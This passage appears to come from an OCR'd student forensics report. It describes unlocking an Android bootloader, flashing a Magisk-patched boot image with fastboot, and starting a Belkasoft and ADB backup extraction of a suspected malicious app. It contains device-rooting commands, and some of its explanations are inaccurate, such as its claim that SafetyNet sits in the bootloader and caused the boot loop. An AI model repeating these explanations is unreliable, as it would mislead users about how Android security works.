
It is the software that is between the root and the normal user. When an application wants root access then this is called and the user is prompted that either user wants to allow Root or not.

Android Partitions

Following are the android partition that we need to know.

Bootloader

The bootloader is used to boot the OS in the android. An android system cannot work without it.



System

The system has Read-Only Memory which contains the OS itself for the android.

Recovery


Recovery, as its name suggests, is used to recover the ROM in case anything went wrong with OS.

Data

This partition shows the data that the user has in the Android mobile system.

Google SafetyNet API

This is used for the protection of the System in android partitions. It checks whether any changes are made to the system that they become the root.



Custom ROM

Android is open source, so People usually change its system code and come up with custom themes and functionality.

Custom Recovery

Custom Recovery is the recovery but it is needed to install the custom install. If we do not have the custom recovery, we cannot install the custom ROM. So having the custom recovery is necessary to install the custom ROM.

Bootloader

The bootloader has 2 states:

- **Locked**

If the bootloader is locked then it makes sure that u can only install the original firmware (System) & Recovery is also compatible with the firmware.

- **Unlocked**

If this is in the unlocked state then we can simply install any custom ROM and custom Recovery in the Android.

Unlocking the Bootloader

The bootloader can be unlocked using some android utilities on the computer. We downloaded adb.exe and fastboot.exe from the internet. We connected the mobile to the PC. We run the android commands to unlock the flash and added a recovery file. We downloaded the TWRP recovery file. We unlocked the flash using

.\fastboot OEM unlock

.\fastboot flashing unlock


```
List of devices attached

PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools> .\adb.exe devices
List of devices attached
0123456789ABCDEF        device

PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools> .\adb.exe  reboot bootloader
PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools> .\fastboot.exe devices
0123456789ABCDEF        fastboot
PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools> .\fastboot.exe flash boot magisk_patched-24300_MQySn.img
Sending 'boot' (6936 KB)                           OKAY [  0.236s]
Writing 'boot'                                     OKAY [  0.518s]
Finished. Total time: 0.826s
PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools> .\fastboot.exe reboot
Rebooting                                          OKAY [  0.002s]
Finished. Total time: 0.006s
PS C:\Users\ismai\AppData\Local\Android\Sdk\platform-tools>
```

Boot loop Struck

Because of unlocking the bootloader and installing the recovery that was changing the TWRP recovery. Google Net API made our phone struct into a boot loop where we cannot go anywhere.

Installing the Original Firmware

Now we were stuck into the boot loop what we did is to install the original firmware to further use the mobile. We downloaded the flash tool and the original firmware of the mobile.




Why Failed to Root with TWRP

All the above tools failed. This is because of Google SafetyNet API. It is installed on the bootloader and detects any changes made to the bootloader. So, it never allowed us to go to recovery.


8.1.2 Success


Rooted Finally

Downloaded the Original Firmware using Magisk we changed the firmware (the original one) and added rooting configuration to it. We copied that to our computer and used the fast boot. This time it changed the bootloader. So, we rebooted as a Root User.



- We also checked the rooted state.







9. Forensics Analysis

9.1 Data Recovery


At the start, Belka soft was used for the extraction of the data. As the Belka soft didn't allow us to take the image of the mobile as it was in the unrooted state so we did the extraction method. We used ADB backup to extract the .apk files as we knew that it was a malicious file.




- Creating a case using Belka soft.




- Adding data evidence for analysis.



